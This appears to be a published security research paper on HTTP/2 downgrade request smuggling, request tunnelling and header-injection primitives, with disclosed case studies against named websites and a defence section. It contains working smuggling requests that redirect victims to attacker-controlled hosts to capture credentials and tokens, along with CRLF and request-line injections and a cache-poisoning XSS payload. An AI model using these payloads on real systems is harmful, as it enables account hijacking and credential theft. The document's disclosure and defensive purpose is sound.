HTTP/2: The Sequel is Always Worse

James Kettle - james.kettle@portswigger.net - @albinowax

HTTP/2 is easily mistaken for a transport-layer protocol that can be swapped in with zero security implications for the website behind it. In this paper, I'll introduce multiple new classes of HTTP/2-exclusive threats caused by both implementation flaws and RFC imperfections.

I'll start by showing how these flaws enable HTTP/2-exclusive desync attacks, with case studies targeting high-profile websites powered by servers ranging from Amazon's Application Load Balancer to WAFs, CDNs, and bespoke stacks by big tech. These achieve critical impact by hijacking clients, poisoning caches, and stealing credentials to net multiple max-bounties.

After that, I'll unveil novel techniques and tooling to crack open desync-powered request tunnelling - a widespread but overlooked request smuggling variant that is typically mistaken for a false positive.

Finally, I'll share multiple new exploit-primitives introduced by HTTP/2, exposing fresh server-layer and application-layer attack surface.

Outline

HTTP/2 for Hackers

The first step to exploiting HTTP/2 is learning the protocol fundamentals. Fortunately, there's less to learn than you might think.

I started this research by coding an HTTP/2 client from scratch, but I've concluded that for the attacks described in this paper, we can safely ignore the details of many lower-level features like frames and streams.

Although HTTP/2 is complex, it's designed to transmit the same information as HTTP/1.1. Here's an equivalent request represented in the two protocols.

HTTP/1.1:

```
POST /login HTTP/1.1\r\n
Host: psres.net\r\n
User-Agent: burp\r\n
Content-Length: 9\r\n
\r\n
x=123&y=4
```

HTTP/2:

:method	POST
:path	/login
:authority	psres.net
:scheme	https
user-agent	burp
x=123&y=4	

Assuming you're already familiar with HTTP/1, there are only three new concepts that you need to understand.

Pseudo-Headers

In HTTP/1, the first line of the request contains the request method and path. HTTP/2 replaces the request line with a series of pseudo-headers. The five pseudo-headers are easy to recognize as they're represented using a colon at the start of the name:

```
:method - The request method
:path - The request path. Note that this includes the query string
:authority - The Host header, roughly
:scheme - The request scheme, typically 'http' or 'https'
:status - The response status code - not used in requests
```

Binary Protocol

HTTP/1 is a text-based protocol, so requests are parsed using string operations. For example, a server needs to look for a colon in order to know when a header name ends. The potential for ambiguity in this approach is what makes desync attacks possible. HTTP/2 is a binary protocol like TCP, so parsing is based on predefined offsets and much less prone to ambiguity. This paper represents HTTP/2 requests using a human-readable abstraction rather than the actual bytes. For example, on the wire, pseudo-header names are actually mapped to a single byte - they don't really contain a colon.

Message Length


In HTTP/1, the length of each message body is indicated via the Content-Length or Transfer-Encoding header.

In HTTP/2, those headers are redundant because each message body is composed of data frames which have a built-in length field. This means there's little room for ambiguity about the length of a message, and might leave you wondering how desync attacks using HTTP/2 are possible. The answer is HTTP/2 downgrading.

HTTP/2 Desync Attacks

Request Smuggling via HTTP/2 Downgrades

HTTP/2 downgrading is when a front-end server speaks HTTP/2 with clients, but rewrites requests into HTTP/1.1 before forwarding them on to the back-end server. This protocol translation enables a range of attacks, including HTTP request smuggling:



Classic request smuggling vulnerabilities mostly occur because the front-end and back-end disagree about whether to derive a request's length from its Content-Length (CL), or Transfer-Encoding (TE) header. Depending on which way around this desynchronization happens, the vulnerability is classified as CL.TE or TE.CL.

Front-ends speaking HTTP/2 almost always use HTTP/2's built-in message length. However, the back-end receiving a downgraded request doesn't have access to this data, and must use the CL or TE header. This leads to two main types of vulnerability: H2.TE and H2.CL.

Case Studies

We've now covered enough theory to start exploring some real vulnerabilities. To find these, I implemented automated detection in HTTP Request Smuggler, using an adapted version of the timeout-based H1-desync detection strategy[1]. Once implemented, I used this to scan my pipeline of websites with bug-bounty programs[2]. All the referenced vulnerabilities have been patched unless otherwise stated, and over 50% of the total bug-bounty earnings has been donated to local charities.

The following section assumes the reader is familiar with HTTP Request Smuggling. If you find any of the explanations are insufficient, I recommend reading or watching HTTP Desync Attacks: Request Smuggling Reborn[3], and tackling our Web Security Academy labs[4].

H2.CL Desync on Netflix

Thanks to HTTP/2's data-frame length field, the Content-Length header is not required. However, the HTTP/2 RFC[5] states that this header is permitted, provided it's correct. For our first case study, we'll target www.netflix.com, which used a front-end that performed HTTP downgrading without verifying the content-length. This enabled an H2.CL desync.

To exploit it, I issued the following HTTP/2 request:

:method	POST
:path	/n
:authority	www.netflix.com
content-length	4
abcdGET /n HTTP/1.1 Host: 02.rs?x.netflix.com Foo: bar	

After the front-end downgraded this request to HTTP/1.1, it hit the back-end looking something like:

```
POST /n HTTP/1.1
Host: www.netflix.com
Content-Length: 4

abcdGET /n HTTP/1.1
Host: 02.rs?x.netflix.com
Foo: bar
```

Thanks to the incorrect Content-Length, the back-end stopped processing the request early and the data in orange was treated as the start of another request. This enabled me to add an arbitrary prefix to the next request, regardless of who sent it.

I crafted the orange prefix to trigger a response redirecting the victim's request to my server at 02.rs:

```
GET /anything HTTP/1.1
Host: www.netflix.com
```

```
HTTP/1.1 302 Found
Location: https://02.rs?x.netflix.com/n
```

By redirecting JavaScript includes, I could execute malicious JavaScript to compromise Netflix accounts, and steal passwords and credit card numbers. By running this attack in a loop I could gradually compromise all active users of the site, with no user-interaction. This severity is typical for request smuggling.

Netflix traced this vulnerability through Zuul[6] back to Netty[7], and it's now been patched and tracked as CVE-2021-21295[8]. Netflix awarded their maximum bounty - $20,000.

H2.TE Desync on Application Load Balancer

Next up, let's take a look at a straightforward H2.TE desync. The RFC states

> any message containing connection-specific header fields MUST be treated as malformed

One connection-specific header field is Transfer-Encoding. Amazon Web Services' (AWS) Application Load Balancer failed to obey this line, and accepted requests containing Transfer-Encoding. This meant that I could exploit almost every website using it, via an H2.TE desync.

One vulnerable website was Verizon's law enforcement access portal, located at id.b2b.oath.com. I exploited it using the following request:

:method	POST
:path	/identitfy/XUI
:authority	id.b2b.oath.com
transfer-encoding	chunked

```
0

GET /oops HTTP/1.1
Host: psres.net
Content-Length: 10

x=
```

The front-end downgraded this request into:

```
POST /identity/XUI HTTP/1.1
Host: id.b2b.oath.com
Content-Length: 66
Transfer-Encoding: chunked

0

GET /oops HTTP/1.1
Host: psres.net
Content-Length: 10

x=
```

This should look familiar - H2.TE exploitation is very similar to CL.TE. After downgrading, the 'transfer-encoding: chunked' header, which was conveniently ignored by the front-end server, takes priority over the frontend-inserted Content-Length. This made the back-end stop parsing the request body early and gave us the ability to redirect arbitrary users to my site at psres.net.

When I reported this, the triager requested further evidence that I could cause harm, so I started redirecting live users and quickly found that I was catching people in the middle of an OAuth login flow, helpfully leaking their secret code via the Referer header:

```
GET /b2blanding/show/oops HTTP/1.1
Host: psres.net
Referer: https://id.b2b.oath.com/?…&code=secret
```

Verizon awarded a $7,000 bounty for this finding.

I encountered a similar vulnerability with a different exploit path on accounts.athena.aol.com - the CMS powering various news sites including the Huffington Post and Engadget. Here, I could once again issue an HTTP/2 request that, after being downgraded, hit the back-end and injected a prefix that redirected victims to my domain:

```
POST /account/login HTTP/1.1
Host: accounts.athena.aol.com
Content-Length: 72
Transfer-Encoding: chunked

0

GET /account/1/logout?next=https://psres.net/ HTTP/1.1
X-Ignore: X
```

Once again, the triager wanted more evidence, so I took the opportunity to redirect some live users. This time, however, redirecting users resulted in a request to my server that effectively said "Can I have permission to send you my credentials?":

```
OPTIONS / HTTP/1.1
Host: psres.net
Access-Control-Request-Headers: authorization
```

I hastily configured my server to grant them permission:

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
```

And received a beautiful stream of creds:

```
GET / HTTP/1.1
Host: psres.net
Authorization: Bearer eyJhbGwiOiJIUzI1NiIsInR6cCI6Ik…
```

This showcased some interesting browser behavior I'll need to explore later, and also netted another $10,000 from Verizon.

I also reported the root vulnerability directly to Amazon, who have now patched Application Load Balancer so their customers' websites are no longer exposed to it. Unfortunately, they don't have a research-friendly bug bounty program.

Every website using Imperva's Cloud WAF was also vulnerable, continuing a long tradition of web application firewalls making websites easier to hack[9].

H2.TE via Request Header Injection

As HTTP/1 is a plaintext protocol, it's impossible to put certain parsing-critical characters in certain places. For example, you can't put a \r\n sequence in a header value - you'll just end up terminating the header.

HTTP/2's binary design, combined with the way it compresses headers, enables you to put arbitrary characters in arbitrary places. The server is expected to re-impose HTTP/1-style restrictions with an extra validation step:

> Any request that contains a character not permitted in a header field value MUST be treated as malformed

Naturally, this validation step is skipped by many servers.

One vulnerable implementation was the Netlify CDN, which enabled H2.TE desync attacks on every website based on it, including Firefox's start page at start.mozilla.org. I crafted an exploit that used '\r\n' inside a header value:

:method	POST
:path	/
:authority	start.mozilla.org
foo	b\r\n transfer-encoding: chunked

```
0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: evil-netlify-domain\r\n
Content-Length: 5\r\n
\r\n
x=
```

During the downgrade, the \r\n triggered a request header injection vulnerability, introducing an extra header: Transfer-Encoding: chunked

```
POST / HTTP/1.1\r\n
Host: start.mozilla.org\r\n
Foo: b\r\n
Transfer-Encoding: chunked\r\n
Content-Length: 71\r\n
\r\n
0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: evil-netlify-domain\r\n
Content-Length: 5\r\n
\r\n
x=
```

This triggered an H2.TE desync, with a prefix designed to make the victim receive malicious content from my own Netlify domain. Thanks to Netlify's cache setup, the harmful response would be saved and persistently served to anyone else trying to access the same URL. In effect, I could take full control over every page on every site on the Netlify CDN. This was awarded with a total of $4,000.

H2.X via Request Splitting

Atlassian's Jira looked like it had a similar vulnerability. I created a simple proof-of-concept intended to trigger two distinct responses - a normal one, and the robots.txt file. The actual result was something else entirely. To watch a video recording of the result, please refer to the online version of this whitepaper[10].

The server started sending me responses clearly intended for other Jira users, including a vast quantity of sensitive information and PII.

The root cause was a small optimization I'd made when crafting the payload. I'd decided that instead of using \r\n to smuggle a Transfer-Encoding header, it'd be better to use a double-\r\n to terminate the first request, letting me directly include my malicious prefix in the header:

`:method`	`GET`
`:path`	`/`
`:authority`	`ecosystem.atlassian.net`


`foo`	`bar`
	`Host: ecosystem.atlassian.net`
	
	`GET /robots.txt HTTP/1.1`
	`X-Ignore: x`

This approach avoided the need for chunked encoding, a message body, and the POST method. However, it failed to account for a crucial step in the HTTP downgrade process - the front-end must terminate the headers with \r\n\r\n sequence. This led to it terminating the prefix, turning it into a complete standalone request:

```
GET / HTTP/1.1
Foo: bar
Host: ecosystem.atlassian.net

GET /robots.txt HTTP/1.1
X-Ignore: x
Host: ecosystem.atlassian.net\r\n
\r\n
```

Instead of the back-end seeing 1.5 requests as usual, it saw exactly 2. I received the first response, but the next user received the response to my smuggled request. The response they should've received was then sent to the next user, and so on. In effect, the front-end started serving each user the response to the previous user's request, indefinitely.



To make matters worse, some of these contained Set-Cookie headers that persistently logged users into other users' accounts. After deploying a hotfix, Atlassian opted to globally expire all user sessions.

This potential impact is mentioned in Practical Attacks Using HTTP Request Smuggling[11] by @defparam, but I think the prevalence is underestimated. For obvious reasons, I haven't tried it on many live sites, but to my understanding this exploit path is nearly always possible. So, if you find a request smuggling vulnerability and the vendor won't take it seriously without more evidence, smuggling exactly two requests should get them the evidence they're looking for.

The front-end that made Jira vulnerable was PulseSecure Virtual Traffic Manager[12]. Atlassian awarded $15,000 - triple their max bounty.

In addition to Netlify and PulseSecure Virtual Traffic Manager, this technique also predictably worked on Imperva Cloud WAF. Working with the Computer Emergency Response Team (CERT), we identified that F5's Big-IP load balancers are vulnerable too - for further details refer to advisory K97045220[13].

H2.TE via Header Name Injection

While waiting for PulseSecure's patch, Atlassian tried out a few hotfixes. The first one disallowed newlines in header values, but failed to filter header names. This was easy to exploit as the server tolerated colons in header names - something else that's impossible in HTTP/1.1:

:method	POST
:path	/
:authority	ecosystem.atlassian.net
foo: bar transfer-encoding	chunked

```
GET / HTTP/1.1
foo: bar
transfer-encoding: chunked
host: ecosystem.atlassian.net
```

H2.TE via Request Line Injection

The initial hotfix also didn't filter pseudo-headers, leading to a request line injection vulnerability. Exploitation of these is straightforward, just visualize where the injection is happening and ensure the resulting HTTP/1.1 request has a valid request line:

:method	GET / HTTP/1.1 Transfer-encoding: chunked x: x
:path	/ignored
:authority	ecosystem.atlassian.net

```
GET / HTTP/1.1
transfer-encoding: chunked
x: x /ignored HTTP/1.1
Host: eco.atlassian.net
```

The final flaw in the hotfix was the classic mistake of blocking '\r\n' but not '\n' by itself - the latter is almost always sufficient for an exploit.

Desync-Powered Request Tunnelling


Next up, let's take a look at something that's less flashy, less obvious, but still dangerous. During this research, I noticed one subclass of desync vulnerability that has been largely overlooked due to lack of knowledge on how to confirm and exploit it. In this section, I'll explore the theory behind it, then tackle these problems.

Whenever a front-end receives a request, it has to decide whether to route it down an existing connection to the back-end, or establish a new connection to the back-end. The connection-reuse strategy adopted by the front-end can have a major effect on which attacks you can successfully launch.

Most front-ends are happy to send any request down any connection, enabling the cross-user attacks we've already seen. However, sometimes, you'll find that your prefix only influences requests coming from your own IP. This happens because the front-end is using a separate connection to the back-end for each client IP. It's a bit of a nuisance, but you can often work around it by indirectly attacking other users via cache poisoning.

Some other front-ends enforce a one-to-one relationship between connections from the client, and connections to the back-end. This is an even stronger restriction, but regular cache poisoning and internal header leaking techniques still apply.

When a front-end opts to never reuse connections to the back-end, life gets really quite challenging. It's impossible to send a request that directly affects a subsequent request:



This leaves one exploit primitive to work with: request tunnelling. This primitive can also arise from alternate means like H2C smuggling[14], but this section will be focused on desync-powered tunnelling.

Tunnelling Confirmation

Detecting request tunneling is easy - the usual timeout technique works fine. The first true challenge is confirming the vulnerability - you can confirm regular request smuggling vulnerabilities by sending a flurry of requests and seeing if an early request affects a later one. Unfortunately, this technique will always fail to confirm request tunnelling, making it extremely easy to mistake the vulnerability for a false positive.

We need a new confirmation technique. One obvious approach is to simply smuggle a complete request and see if you get two responses:

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Host: example.com

```

```
HTTP/1.1 301 Moved Permanently
Content-Length: 162
Location: /en

<html><head><title>301 Moved…

HTTP/1.1 301 Moved Permanently
Content-Length: 162…
```

Unfortunately, the response shown here doesn't actually tell us this server is vulnerable! Concatenating multiple responses is just how HTTP/1.1 keep-alive works, so we don't know whether the front-end thinks it's sending us one response (and is vulnerable) or two (and is secure). Fortunately, HTTP/2 neatly fixes this problem for us. If you see HTTP/1 headers in an HTTP/2 response body, you've just found yourself a desync:

```
          :method POST
            :path /
       :authority example.com
transfer-encoding chunked

0

GET / HTTP/1.1
Host: example.com

```

```
     :status 301
    location /en
<html><head><title>301 Moved…

HTTP/1.1 301 Moved Permanently
Content-Length: 162…
```

Tunnel Vision

Thanks to a second problem, this approach doesn't always work. The front-end server often uses the Content-Length on the back-end's response to decide how many bytes to read from the socket. This means that even though you can make two requests hit the back-end, and trigger two responses from it, the front-end only passes you the first, less interesting response

In the following example, thanks to the highlighted Content-Length, the 403 response shown in orange is never develivered to the user:

```
POST /images/tiny.png HTTP/1.1
Transfer-Encoding: chunked

0

POST / HTTP/1.1
…
```

```
HTTP/1.1 200 OK
Content-Length: 7

content

HTTP/1.1 403
…
```

Sometimes, persistence can substitute for insight. Bitbucket was vulnerable to blind tunnelling, and after repeated efforts over four months, I found a solution by blind luck. The endpoint was returning a response so large that it made Burp Repeater lag slightly, so I decided to shorten it by switching my method from POST to HEAD. This was effectively asking the server to return the response headers, but omit the response body:

```
HEAD /images/tiny.png HTTP/1.1
Transfer-Encoding: chunked

0

POST / HTTP/1.1
...
```

Sure enough, this led to the back-end serving only the response headers... including the Content-Length header for the undelivered body! This made the front-end over-read and serve up part of the response to the second, smuggled request:

```
HTTP/1.1 200 OK
Content-Length: 7

HTTP/1.1 403
…
```

So, if you suspect a blind request tunnelling vulnerability, try HEAD and see what happens. Thanks to the timing-sensitive nature of socket reads, it might require a few attempts, and you'll find it's easier to read smuggled responses that get served quickly. This means that smuggling an invalid request is better for detection purposes:

```
HEAD / HTTP/1.1
Transfer-Encoding: chunked

0

H A X


```

Smuggling an invalid request also makes the back-end close the connection, avoiding the possibility of accidental response queue poisoning. Note that if the target is only vulnerable to tunnelling, response queue poisoning isn't possible so you don't need to worry about that. Sometimes when HEAD fails, other methods like OPTIONS, POST or GET will work instead. I've added this technique to HTTP Request Smuggler as a detection method.

Tunnelling Exploitation: Guessing Internal Headers

Request tunnelling lets you hit the back-end with a request that is completely unprocessed by the front-end. The most obvious exploit path is to use this to bypass front-end security rules like path restrictions. However, you'll often find there aren't any relevant rules to bypass. Fortunately, there's a second option.

Front-end servers often inject internal headers used for critical functions, such as specifying who the user is logged in as. Attempts to exploit these headers directly usually fail due to the front-end detecting and rewriting them. You can use request tunnelling to bypass this rewrite and successfully smuggle internal headers.

There's one catch - internal headers are often invisible to attackers, and it's hard to exploit a header you don't know the name of. To help out, I've just released an update to Param Miner[15] that adds support for guessing internal header names via request tunnelling. As long as the server's internal header is in Param Miner's wordlist, and causes a visible difference in the server's response, Param Miner should detect it.

Tunnelling Exploitation: Leaking Internal Headers

Custom internal headers that are not present in Param Miner's static wordlist or leaked in site traffic may evade detection. Regular request smuggling can be used to make the server leak its internal headers to the attacker, but this approach doesn't work for request tunnelling.

Fortunately, if you can inject newlines in headers via HTTP/2, there's another way to discover internal headers. Classic desync attacks rely on making the two servers disagree about where the body of a request ends, but with newlines we can instead cause disagreement about where the body starts!

To obtain the internal headers used by bitbucket, I issued the following request:

`:method`	`POST`
`:path`	`/blog`
`:authority`	`bitbucket.org`

`foo`	`bar`
	`Host: bitbucket.wpengine.com`
	`Content-Length: 200`
	
	`s=cow`

`foo=bar`	

After being downgraded, it looked something like:

```
POST /blog HTTP/1.1
Foo: bar
Host: bitbucket.wpengine.com
Content-Length: 200

s=cow
SSLClientCipher: TLS_AES_128
Host: bitbucket.wpengine.com
Content-length: 7

foo=bar
```

Can you see what I've done here? Both the front-end and back-end think I've sent one request, but they get confused about where the body starts. The front-end thinks 's=cow' is part of the headers, so it inserts the internal headers after that. This means the back-end ends up treating the internal headers as part of the 's' POST parameter I'm sending to Wordpress' search function... and reflects them back:

```
<title>You searched for cowSSLClientCipher: TLS_AES_128_GCM_SHA256,
version=TLSv1.3, bits=128Host: bitbucket.wpengine.comSSLSessionID:
X-Cluster-Client-IP: 81.132.48.250Connection: Keep-Alivecontent-
length: 7
```

Hitting different paths on bitbucket.org lead to my request being routed to different back-ends, and leaking different headers:

:method	PUT
:path	/!api/internal/snippets
:authority	bitbucket.org

```
...
SSLClientCertStatus: NoClientCert
X-Forwarded-For-Key: redacted-secret
...
```

As we're only triggering a single response from the back-end, this technique works even if the request tunnelling vulnerability is blind.

Tunnelling Exploitation: Cache Poisoning

Finally, if the stars are aligned, you might be able to use tunnelling for an extra powerful variety of web cache poisoning. You need a scenario where you've got request tunnelling via H2.X desync, the HEAD technique works, and there's a cache present. This will let you use HEAD to poison the cache with harmful responses created by mixing and matching arbitrary headers and bodies.

After a little digging, I found that fetching /wp-admin triggered a redirect which reflected user input inside the Location header without encoding it. By itself, this is completely harmless - the Location header doesn't need HTML encoding. However, by pairing it with response headers from /blog/404, I could trick browsers into rendering it, and executing arbitrary JavaScript:

:method	HEAD
:path	/blog/?x=dontpoisoneveryone
:authority	bitbucket.org
foo	bar Host: x GET /wp-admin?<svg/onload=alert(1)> HTTP/1.1 Host: bitbucket.wpengine.com

```
HTTP/1.1 404 Not Found
Content-Type: text/html
X-Cache-Info: cached
Content-Length: 5891

HTTP/1.1 301 Moved Permanently
Location: https://bitbucket.org/wp-admin/?<svg/onload=alert(1)>
```

Using this technique, after six months of working on an apparently-useless vulnerability, I gained persistent control over every page on bitbucket.org

HTTP/2 Exploit Primitives

Next up, let's take a look at some HTTP/2 exploit primitives. This section is light on full case-studies, but each of these is based on behavior I've observed on real websites, and will grant you some kind of foothold on the target.

Ambiguity and HTTP/2

In HTTP/1, duplicate headers are useful for a range of attacks, but it's impossible to send a request with multiple methods or paths. HTTP/2's decision to replace the request line with pseudo-headers means this is now possible. I've observed real servers that accept multiple :path headers, and server implementations are inconsistent in which :path they process:

:method	GET
:path	/some-path
:path	/different-path
:authority	example.com

Also, although HTTP/2 introduces the :authority header to replace the Host header, the Host header is technically still allowed. In fact, as I understand it, both are optional. This creates ample opportunity for Host-header attacks such as:

:method	GET
:path	/
:authority	example.com
host	attacker.com

URL Prefix Injection

Another HTTP/2 feature that it'd be amiss to overlook is the :scheme pseudo-header. The value of this is meant to be 'http' or 'https', but it supports arbitrary bytes.

Some systems, including Netlify, used it to construct a URL, without performing any validation. This lets you override the path and, in some cases, poison the cache:

:method	GET
:path	/ffx36.js
:authority	start.mozilla.org
:scheme	http://start.mozilla.org/xyz?

```
HTTP/1.1 301 Moved Permanently
Location:
https://start.mozilla.org/xyz?://start.mozilla.org/ffx36.js
```

Others use the scheme to build the URL to which the request is routed, creating an SSRF vulnerability.

Unlike the other techniques used in this paper, these exploits work even if the target isn't doing HTTP/2 downgrading.

Header Name Splitting

You'll find some servers don't let you use newlines in header names, but do allow colons. This only rarely enables full desynchronization, due to the trailing colon appended during the downgrade:

:method	GET
:path	/
:authority	redacted.net
transfer-encoding: chunked	

```
GET / HTTP/1.1
Host: redacted.net
transfer-encoding: chunked:
```

It's better suited to Host-header attacks, since the Host is expected to contain a colon, and servers often ignore everything after the colon:

:method	GET
:path	/
:authority	example.com
host: psres.net	443

```
GET / HTTP/1.1
Host: example.com
Host: psres.net: 443
```

Request Line Injection

I did find one server where header-name splitting enabled a desync. Mid-testing, the vulnerability disappeared and the server banner reported that they'd updated their Apache front-end. In an attempt to track down the vulnerability, I installed the old version of Apache locally. I couldn't replicate the issue, but I did discover something else.

Apache's mod_proxy allows spaces in the :method, enabling request line injection. If the back-end server tolerates trailing junk in the request line, this lets you bypass block rules:

```
<ProxyMatch "/admin">
Deny from all
```

:method	GET /admin HTTP/1.1
:path	/fakepath
:authority	psres.net

```
GET /admin HTTP/1.1 /fakepath HTTP/1.1
Host: internal-server
```

And escape subfolders:

```
ProxyPass http://internal-server.net:8080/public
```

:method	GET / HTTP/1.1
:path	/fakepath
:authority	psres.net

```
GET / HTTP/1.1 /public/fakepath HTTP/1.1
Host: internal-server
```

I reported this to Apache, and it will be patched in 2.4.49

Header Tampering Wrap

HTTP/1.1 once had a lovely feature called line folding, where you were allowed to put a \r\n followed by a space in a header value, and the subsequent data would be 'folded' up.

Here's an identical request sent normally:

```
GET / HTTP/1.1
Host: example.com
X-Long-Header: foo bar
Connection: close
```

And using line folding:

```
GET / HTTP/1.1
Host: example.com
X-Long-Header: foo
 bar
Connection: close
```

The feature was later deprecated, but plenty of servers still support it.

If you find a website with an HTTP/2 front-end that lets you send header names starting with a space, and a back-end that supports line-folding, you can tamper with other headers, including internal ones. Here's an example where I've tampered with the internal header request-id, which is harmless, but helpfully reflected by the back-end:

:method	GET
:path	/
:authority	redacted.net
▮poison	x
user-agent	burp

```
GET / HTTP/1.1
Host: redacted.net
Request-Id: 1-602d2c4b-7c9a1f0f7
 poison: x
User-Agent: burp
…
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 3705
Request-Id: 1-602d2c4b-7c9a1f0f7 poison: x
```

Many front-ends don't sort incoming headers, so you'll find that by moving the space-header around, you can tamper with different internal and external headers.

Essential Information

Before we wrap up, let's take a look at some of the pitfalls and challenges you're likely to encounter when exploiting HTTP/2.

Hidden HTTP/2

As HTTP/2 and HTTP/1 share the same TCP port, clients need some way to determine which protocol to speak. When using TLS, most clients default to HTTP/1, and only use HTTP/2 if the server explicitly advertises support for HTTP/2 via the ALPN field during the TLS handshake. Some servers that support HTTP/2 forget to advertise this fact, leading to clients only speaking HTTP/1 with them, and hiding valuable attack surface.

Fortunately, this is easy to detect - simply ignore the ALPN and try to send an HTTP/2 request regardless. You can scan for this scenario using HTTP Request Smuggler, Burp Scanner, or even curl:

```
curl --http2 --http2-prior-knowledge https://github.ford.com/
```

Connection

HTTP/2 puts a lot of effort into supporting multiple requests over a single connection. However, there are a couple of common implementation quirks to be wary of.

Some servers treat the first request on each connection differently, which can lead to vulnerabilities appearing intermittent or even being missed entirely. On other servers, sometimes a request will corrupt a connection without causing the server to tear it down, silently influencing how all subsequent requests get processed.

If you observe either of these problems, you can mitigate them using the 'Enable HTTP/2 connection reuse' option in Burp Repeater, and the requestsPerConnection setting in Turbo Intruder.

Tooling

This research was only possible due to a significant investment in developing an offensive HTTP/2 toolkit. HTTP/2's binary format means you can't use classic general-purpose tools like netcat and openssl. HTTP/2's complexity means you can't easily implement your own client, so you'll need to use a library. Existing libraries don't give users the essential ability to send malformed requests. This rules out curl, too.

I started this research by coding my own stripped-down, open-source HTTP/2 stack from scratch, and integrating it into Turbo Intruder[16]. To invoke it, change engine=Engine.THREADED to engine=Engine.HTTP2. It takes HTTP/1.1-formatted requests as input, then rewrites them as HTTP/2. During the rewrite, it performs a few character mappings on the headers to ensure all the techniques used in this presentation are possible:

```
^ -> \r
~ -> \n
` -> :
```

You can also override pseudo-headers by specifying them as fake HTTP/1.1 headers. Here's an example using the Apache vulnerability mentioned earlier:

```
GET /fakepath HTTP/1.1
Host: example.com
:method: GET /admin HTTP/1.1
```

Turbo Intruder's HTTP/2 stack is not currently very tolerant of unusual server behavior. If you find it doesn't work on a target, I'd suggest trying Burp Suite's native HTTP/2 stack. This is more battle-tested, and you can invoke it from Turbo Intruder via Engine.BURP2.

To help you scan for these vulnerabilities, I've released a major update to HTTP Request Smuggler. This tool found all the case studies mentioned in this paper. I've also made sure that Burp Suite's scanner can detect these vulnerabilities.

Burp Suite

I've also helped integrate support for HTTP/2-exclusive attacks directly into Burp Suite. Burp Suite has had basic support for H/2 for around a year already, implemented via an H/1 style view that performs essential normalisation (like lowercasing header-names) to avoid a valid H/1 request being converted into an invalid H/2 request.

The H/1-style view is convenient for regular attacks where the protocol isn't relevant, so we've kept it roughly as-is, but taken steps to make the normalisation visible.

However, many H/2-exclusive attacks can't be expressed with H/1-style syntax, so we've added support for these via the Inspector sidebar. The Inspector view now accurately represents H/2 requests including pseudo-headers, and lets you perform advanced attacks like using newlines in headers, or spaces in the path. If a request can't be represented at all using H/1 style syntax, we declare it 'kettled' (not my idea) and hide the H/1 view.

For further information, please refer to Burp's HTTP/2 documentation[17]

Defence

If you're setting up a web application, avoid HTTP/2 downgrading - it's the root cause of most of these vulnerabilities. Instead, use HTTP/2 end to end.

If you're coding an HTTP/2 server, especially one that supports downgrading, enforce the charset limitations present in HTTP/1 - reject requests that contain newlines in headers, colons in header names, spaces in the request method, etc. Also, be aware that the specification isn't always explicit about where vulnerabilities may arise. Certain unmarked requirements, if skipped, will leave you with a functional server with a critical vulnerability. There are probably some hardening opportunities in the RFC, too.

Web developers are advised to shed assumptions inherited from HTTP/1. It's historically been possible to get away without performing extensive validation on certain user inputs like the request method, but HTTP/2 changes this.

Further Reading

We're planning to launch a Web Security Academy[18] topic on this research shortly, with multiple labs to help you consolidate your understanding and gain practical experience exploiting real websites. If you'd like to be notified as soon as this is ready, consider following us on Twitter[19].

For an alternative perspective on HTTP/2 powered request smuggling, I recommend Emil Lerner's HTTP Request Smuggling via Higher HTTP Versions[20].

